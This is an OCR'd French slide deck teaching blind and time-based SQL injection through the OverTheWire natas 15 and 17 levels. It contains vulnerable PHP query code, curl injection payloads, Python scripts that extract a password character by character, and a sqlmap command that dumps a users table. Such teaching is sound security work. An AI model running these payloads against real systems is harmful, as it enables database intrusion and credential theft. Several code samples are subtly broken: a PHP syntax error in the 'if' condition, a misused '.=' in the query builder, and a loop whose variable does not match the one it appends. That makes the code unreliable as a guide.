


07 Injection SQL

Partie 2 : à l'aveuglette

Corinne HENIN

www.arsouyes.org

Rappels SQLi

Pour s’échauffer

Une table

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

Requêtes

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;

// 2. Génération de la requête SQL
$query = "select * from articles where "
       .= "id = '" . $_GET["id"] . "' and "
       .= "publication < strftime('%s', 'now')" ;

// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requêtes

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;
// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;

// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row    = $result->fetch() ;

// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
<h1>Édito</h1>
<p>Publié le : 31/12/2022 23:59:59</p>
Nullam convallis libero ac tellus sagittis congue ut ut ipsum.
```

Application vulnérable

Exemple avec natas 15

Une table

id	username	password
1	admin	whatever
2	natas16	???

Suggestion de présentation

Une application

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```

Utilisation légitime 1

```
   select * from users where username = "$username"
=> select * from users where username = "natas16"
```

id	username	password
1	admin	whatever
2	natas16	???

```
tbowan@nop:~$ curl "http://localhost?username=natas16"
…
This user exists.
…
```

Utilisation légitime 2

```
   select * from users where username = "$username"
=> select * from users where username = "thibaut"
```

id	username	password
1	admin	whatever
2	natas16	???

```
tbowan@nop:~$ curl "http://localhost?username=thibaut"
…
This user doesn't exist.
…
```

Injection SQL à l’aveuglette

« blind SQL Injection »

Une injection

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```


Un retour pauvre

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```

Principe du jeu

John Collier,
Prêtresse de Delphes,
1891

Principe du jeu



Trouver une lettre

```
select * from users where username = "$username"
```

Trouver une lettre

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

Trouver une lettre

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	???

Trouver une lettre

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Trouver une lettre

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Trouver une lettre

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Trouver une lettre

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22%25a%25"
```

Trouver une lettre

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22%25a%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Trouver les lettres

```
#!/usr/bin/python
import requests

chars   = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
exist   = ''
target  = 'http://natas15:****@natas15.natas.labs.overthewire.org/index.php'
trueStr = 'This user exists.'

r = requests.get(target, verify=False)

for x in chars:
        r = requests.get(target+'?username=natas16" AND password LIKE BINARY "%'+x+'%" "')
        if r.text.find(trueStr) != -1:
                exist += x
                print ('Using: ' + exist)
```

Trouver la suite

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "a%"
```

id	username	password
1	admin	whatever
2	natas16	a??

id	username	password
1	admin	whatever
2	natas16	x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22a%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Trouver la suite

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "xa%"
```

id	username	password
1	admin	whatever
2	natas16	xa??

id	username	password
1	admin	whatever
2	natas16	xy??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22xa%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Trouver la suite

```
# Longueur du mot de passe
for i in range(32):

        # Lettres possibles
        for c in exist:

                r = requests.get(
                        target +
                        '?username=natas16" AND password LIKE BINARY "' + password + c + '%" "'
                        )
                if r.text.find(trueStr) != -1:
                        password += c
                        print ('Password: ' + password + '*' * int(32 - len(password)))
                        break
```

Pourquoi faire à la main ce qu'on peut automatiser ?

sqlmap

```
sqlmap.py
  --auth-cred="natas15:****"
  --auth-type=BASIC
  --level 3
  --dbms=mysql
  -p username
  -D natas15
  -T users
  --dump
  -u
'http://natas15.
natas.labs.overthewire.org
/index.php?username=natas16'
```

```
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| bob      | 6P151OntQe                       |
| charlie  | HLwuGKts2w                       |
| alice    | hROtsfM734                       |
| natas16  | ********************************|
+----------+----------------------------------+
```

Variante temporelle

« Time based blind SQL Injection »

(natas 17)

Une injection

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    // echo "This user exists.<br>";
} else {
    // echo "This user doesn't exist.<br>";
}
```

Plus de retour

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    // echo "This user exists.<br>";
} else {
    // echo "This user doesn't exist.<br>";
}
```

Trouver une lettre

```
   select * from users where username = "$username"
=> select * from users where username = "natas18" and
                             if(password like binary "%a%", sleep(5), null) #
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Trouver les lettres

```
for x in chars:
    try:
        r = requests.get(
            target + '?username=natas18" AND IF(password
LIKE BINARY "%'+c+'%", sleep(5), null) %23',
            timeout=1
        )
    except requests.exceptions.Timeout:
        parsedChars += c
        print ('Used chars: ' + parsedChars)
```